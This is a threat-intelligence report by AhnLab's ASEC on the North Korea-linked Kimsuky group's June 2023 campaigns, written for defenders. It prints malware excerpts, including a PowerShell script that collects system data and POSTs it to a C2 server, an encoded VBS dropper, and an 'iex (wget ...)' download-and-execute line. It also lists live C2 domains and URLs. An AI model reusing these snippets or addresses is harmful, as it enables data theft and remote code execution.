TLP: GREEN

Threat Trend Report on Kimsuky

June 2023 Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

Jul. 6, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded,
meaning that the sum of each item may not match the total.

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

Activities of the Kimsuky group observed during June 2023 showed a slight increase in the overall number of fully qualified domain names (FQDNs), with more AppleSeed types detected in comparison to the group's activities in May.

At one point, the information collection feature was removed from the FlowerPower type, but a few days later, samples were equipped with the said feature again.

Also, the RandomQuery type showed attempts to change into a new system after March 2023, but it seems no changes have been made as of yet.

Attack Statistics

As mentioned above, the FQDN quantity of all attack types was similar to that of May, but more AppleSeed types were detected.



Figure 1. FQDN statistics by attack type in the last 3 months **(Unit: each)**

Major Issues

1) FlowerPower

Like the previous month, there were no significant issues. One thing to note was that a type without the information collection feature in the phase 1 script was found, but a few days later, a script with the said feature added in again was found. This seems to be a test for changing into a new system and for evading detection.

```
function dfghj
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
    $fph = $env:APPDATA + $fhrmvkdlf
    New-Item -Path $fph -Type directory -Force
    $hFLgPth = $fph + $lognmfl

    $edss = Get-ChildItem ([Environment]::GetFolderPath("Recent"))
    $sdbsdb = ipconfig /all
    $edss >> $hFLgPth
    $sdbsdb >> $hFLgPth
    Get-process >> $hFLgPth
    $hexdata =[IO.File]::readalltext($hFLgPth)
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($hexdata)
    $b64 = [System.Convert]::ToBase64String($bytes)

    $udivkv = $gjqjrudfh + "index.php"
    Invoke-WebRequest -Uri $udivkv -Method Post -Body "result=$b64"
    Remove-Item -path $hFLgPth -Recurse

    while ($true)
```

Old

```
function sssrehbs
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
    $fph = $env:APPDATA + $fhrmvkdlf
    New-Item -Path $fph -Type directory -Force
    $hFLgPth = $fph + $lognmfl

    gif $hFLgPth
    $hexdata =[IO.File]::readalltext($hFLgPth)
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($hexdata)
    $b64 = [System.Convert]::ToBase64String($bytes)

    $udivkv = $gjqjrudfh + "index.php"
    Invoke-WebRequest -Uri $udivkv -Method Post -Body "result=$b64"
    Remove-Item -path $hFLgPth -Recurse

    while ($true)
```

New

Figure 2. Comparison of scripts

2) RandomQuery

(1) Distributed via EXE

This type had been distributed through Word or CHM files, or less commonly, OneNote files, but recently it was found to be distributed via ".NET" EXE files.

Details of it have been covered on the ASEC Blog.[1] It saves the data encoded in Base-64 as "update.vbs" before executing it with PowerShell.

```
public static void GetName()
{
    string text;
    bool flag = !File.Exists(text = Path.Combine(Path.GetTempPath(), StyleTime.Binder));
    if (flag)
    {
    }
    string s =
      "RGVjb2RlID0gIiI6Zm9yIGkgPSAxIHRvIDYxMToJRGVjb2RlID0gRGVjb2RlICsgY2hyKEFzYyhtaWQoIj1ScSNIdXVydSNVaHZ4cGgjUWh7dz
      1WeGUjVmh3TEhWd2R3aCssPUZycXZ3I2tuI0AjKUs7MzMzMzMzND11aGpnbHUjQCMlVnJpd3pkdWhfUGxmdXJ2cml3X0xxd2h1cWh3I0h7c29yd
      Wh1X1BkbHElPVpsd2sjSmh3UmVtaGZ3KyV6bHFwanB3dj1fdXJyd19naGlkeG93PVZ3Z1VoalN1cnklLD0xVmh3Vnd1bHFqWWRveGgja24vI3Vo
      amdsdS8jJUZraGZuYkR2dnJmbGR3bHJxdiUvIyVxciU9MVZod0d6cnVnWWRveGgjI2tuLyN1aGpnbHUvIyVHbHZkZW9oSWx1dndVeHFGeHZ3cnB
      sfWglLyM0PTFWaHdHenJ1Z1lkb3hoIyNrbi8jJVZyaXd6ZHVoX1BsZnVydnJpd19IZ2poX0xIV3JIZ2poJS8jJVVoZ2x1aGZ3bHJxUHJnaCUvIz
      MjPUhxZyNabHdrPUhxZyNWeGU9Vmh3TEhWd2R3aD14bCNAIyV6aG9vMHZ3cnV8MWZyMW51MmRncDJscWYybXYlPVpsd2sjRnVoZHdoUmVtaGZ3K
      yVMcXdodXFod0h7c29ydWh1MURzc29sZmR3bHJxJSw9MVFkeWxqZHdoIyVrd3dzPTIyJSMpI3hsIykjJTJvbHZ3MXNrc0J0eGh1fEA0JT1HciN6
      a2xvaCMxZXh2fD1aVmZ1bHN3MVZvaGhzIzQzMz1PcnJzPWV3QDFHcmZ4cGhxdzFFcmd8MUxxcWh1V2h7dz0xVHhsdz1IcWcjWmx3az1Ie2hmeHd
      oK2V3LD09IixpLDEpKSAtICgzKSk6TmV4dDpFeGVjdXRlIERlY29kZTo=";
    int folder = 26;
    string text2 = Environment.GetFolderPath((Environment.SpecialFolder)folder);
    string @string = Encoding.Default.GetString(Convert.FromBase64String(s));
    text2 += PerfCollectionDomain.Empty;
    File.WriteAllText(text2, @string);
    string arguments = " -windowstyle hidden -c wscript '" + text2 + "'";
    Process.Start("powershell.exe", arguments);
    IntPtr zero = IntPtr.Zero;
    string obj = "문서가 파괴 되였습니다.";
    string result = StubBasicGateway.Result;
    int obj2 = 65584;
    NullableVersion.Get(zero, obj, result, obj2);
}
```

Figure 3. Encoded data included within the file

Upon execution, the message "The document has been corrupted" written with North Korean grammar is displayed, and an additional script is downloaded and executed from the C2.

```
    With GetObject("winmgmts:\root\default:StdRegProv")
        .SetStringValue hk, regdir, "Check_Associations", "no"
        .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
        .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
    End With
End Sub
SetIEState
ui = "well-story.co.kr/adm/inc/js"
With CreateObject("InternetExplorer.Application")
    .Navigate "http://" & ui & "/list.php?query=1"
```

Figure 4. A portion of the final script code

[1] https://asec.ahnlab.com/en/54736/

(2) Different PHP Files

In the past, the parameters used to download additional scripts used "list.php" and "lib.php". In March 2023, "stdio.php" and "main.php" were found to be used in distribution.[2]

However in June, the system was changed once again, and scripts using "train0.php" and "train1.php" were found.

```
60  Set osa_ns = CreateObject("Shell.Application").NameSpace(21)
61  res_path = osa_ns.Self.Path & "\OfficeAppManifest_v" & fn_suf
62  res_content = "On Error Resume Next:With CreateObject(""InternetExplorer.Applicat
    Navigate """ & uri & "/train0.php?query=6"":Do while .busy:WScript.Sleep 100:Loop
    Document.Body.InnerText:.Quit:End With:Execute(bt)"
63  Set fso = CreateObject("Scripting.Filesystemobject")
64  Set fp = fso.OpenTextFile(res_path, 2, True)
65  fp.write res_content
66  fp.close
67  Reg1 res_path
68  SetIEState
69  pow_cmd = "cmd /c powershell -command ""iex (wget xxx/train1.php?idx=1).content;
    'xxx';"""
```

Figure 5. A portion of the script code

This script code, however, does not seem to be used continuously, and "list.php" and "lib.php" are still in use.

3) AppleSeed

There are no particular issues regarding AppleSeed aside from the detection of a higher number of FQDNs of this type.

[2] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=74f31da1-091d-4745-98e0-f2b376f303b9

AhnLab Response Overview

The detection names and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already detected the related malware in the past. While ASEC is tracking the activities of this group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.Akdoor.R493994 **(2022.05.24.02)**
Backdoor/Win.AppleSeed.R588872 **(2023.06.27.02)**
Backdoor/Win.Iedoor.R589074 **(2023.06.29.00)**
Backdoor/Win.Iedoor.R589198 **(2023.06.30.00)**
Downloader/DOC.Kimsuky **(2023.06.19.02)**
Downloader/VBS.Kimsuky.SC189995 **(2023.06.23.00)**
Downloader/VBS.Kimsuky.SC189996 **(2023.06.23.00)**
Downloader/VBS.Kimsuky.SC189997 **(2023.06.23.00)**
Dropper/Win.FakeGovuki.C5411525 **(2023.04.15.01)**
Dropper/Win.RedSticker.R587238 **(2023.06.17.04)**
Trojan/Powershell.FlowerPower.SC189991 **(2023.06.23.00)**
Trojan/Powershell.FlowerPower.SC189992 **(2023.06.23.00)**
Trojan/Powershell.FlowerPower.SC189993 **(2023.06.23.00)**
Trojan/Powershell.FlowerPower.SC189994 **(2023.06.23.00)**
Trojan/VBS.Kimsuky **(2023.06.07.00)**
Trojan/VBS.Kimsuky **(2023.06.07.01)**
Trojan/VBS.Kimsuky **(2023.06.08.01)**
Trojan/VBS.Kimsuky **(2023.06.19.00)**
Trojan/VBS.Kimsuky.SC189815 **(2023.06.16.02)**
Trojan/Win.Agent.C5446517 **(2023.06.27.02)**
Trojan/Win.FakeInstaller.R588857 **(2023.06.27.02)**
Trojan/Win.LightShell.C571850 **(2023.04.15.01)**
Trojan/Win.LightShell.R435857 **(2021.08.07.00)**
Trojan/Win.LightShell.R571850 **(2023.04.15.01)**
Trojan/Win.RedSticker.C5442465 **(2023.06.17.04)**
Trojan/Win.Wacatac.C5446523 **(2023.06.27.02)**
Trojan/Win.Wacatac.C5446557 **(2023.06.27.03)**
Trojan/Win.Wacatac.C5446606 **(2023.06.27.03)**

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

KISA-Security-Upgrade.exe
plugin.dll
AboutUpdate.dll
setup.exe
AdobeService.dll
EastSoftUpdate.dll
plugins.rar
version.dll
nos_mon.dll
nos.dll
[붙임]사례비 지급의뢰서 ([Attachment] Payment Request for Fees)
개인정보유출내역.hwp .exe (Personal Data Leakage Details.hwp .exe)
01.개략공사비산출(남물금VE)구조분야.scr (01. Conceptual Estimation Statement (Nammulgeum VE) Structural Division.scr)

PDB Path
D:₩work₩Virus₩1_troy₩c#₩pack_2023₩2023-06₩work₩obj₩Debug₩ConsoleApplication1.pdb

File Hashes (MD5)

The MD5 of the related files are as follows. **However, sensitive samples may have been excluded.**

FlowerPower
F9D71355F670859072736DD79AD98EAA
D1C2B846CD88C3F40278ADA4F5324A16
7E864D6DABCEB615714C00DDF0C79649
52151A3B6CFF1F354015004289117309
497AC9CE0A90E1D8A80E25AE9C4C97A2
38B47A5D7DA67AB354875DFFFFA78632
1FF6FA140EA1A8D8C54C4230E78481CB

0456CC20EACC2D4E8A542C73C5472FFB

AppleSeed
5F1865E9743FB422E6CBCC80071ECAA3
2A649751387260946 44D9ADFE594B48A
2A09648E314A3E90143DBBF2F9A93011
324A4FA70F9614CD51B128B0EDDE9A3C
E8C32A91D00C6DC1EDA38EFDFDD9A05F
042FB52B45F396D7792785D5B2CF0865
3C165E9F3B996AC5895E2E4AA223FF77
EB063FE691240F22ACD8921F47609A3C
88D09F09A3B717FEE194F7B13186A215
586AED4E9D72A59F7F870DDC2D690013
3FE2DA9F950D9B7EFF5E0A41B45AE247
80F381A20D466E7A02EA37592A26B0B8
B6D11017E02E7D569CFE203EDA25F3AA
2EDC8C2125D8C8C2088D444101BB3900
BC5BE496B0AE7C64D8F2C19CD48372F4

RandomQuery
BE73B571C65C69CB9B5E42115A95DB9E
91834990B5A5DB82AFFC54397A5358CA
91029801F6F3A415392CCFEE8226BE67
73174C9D586531153A5793D050A394A8
6800EC49A66BCDB10EC93CD2E2EDF7DD
5219814E59F8A6AB7EEFFC72E83177A3
317813D9DBA23495D65A93413D60271E
2848CDF503A646596F7F90B476FA2DEA

Belatedly discovered samples
C5E0A2B881A60FB3440BB78E9920DCCD
C447624D99292F1465B51D3EFEDA9E73
97DE7D4C5115C02D08DE760E1DAFC403

Related Domains, URLs, and IP Addresses

The download or C2 addresses used are as follows. **http was changed to hxxp, and sensitive information may have been excluded.**

mc2023.xn--h32bi4v.xn--3e0b707e **(mc2023.메인.한국)** (mc2023.main.korea)
xn--289al32f.xn--hk3b17f.xn--3e0b707e **(경희.서버.한국)** (kyunghee.server.korea)
xn--vj4b99f.xn--oi2b61z32a.xn--3e0b707e **(연세.온라인.한국)** (yonsei.online.korea)
mofa.xn--yq5b.xn--3e0b707e **(mofa.웹.한국)** (mofa.web.korea)
xo.ultra.r-e.kr
seg98sdfe.home.kg

app.awiki.org
my.worksp.p-e.kr
pikaros2.r-e.kr
qwedsa.hs.vc
getara1.mygamesonline.org
maps.cky.cl
ktapp.p-e.kr
pita1.sportsontheweb.net
polkigh.eu
hxxp://jw577.co.kr/adm/inc/in/list.php?query=[RandomNumber]
hxxp://jw577.co.kr/adm/inc/in/lib.php?idx=[RandomNumber]
hxxp://kede.co.kr/adm/js/js/list.php?query=[RandomNumber]
hxxp://kede.co.kr/adm/js/js/lib.php?idx=[RandomNumber]
hxxp://well-story.co.kr/adm/inc/js/list.php?query=[RandomNumber]
hxxp://well-story.co.kr/adm/inc/js/lib.php?idx=[RandomNumber]

References

[1] Malware Disguised as HWP Document File (Kimsuky) (ASEC Blog)
https://asec.ahnlab.com/en/54736/

[2] March 2023 Threat Trend Report on Kimsuky Group (ATIP)
https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=74f31da1-091d-4745-98e0-f2b376f303b9

[3] Kimsuky Threat Group Using Chrome Remote Desktop (ASEC Blog)
https://asec.ahnlab.com/en/55145/

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab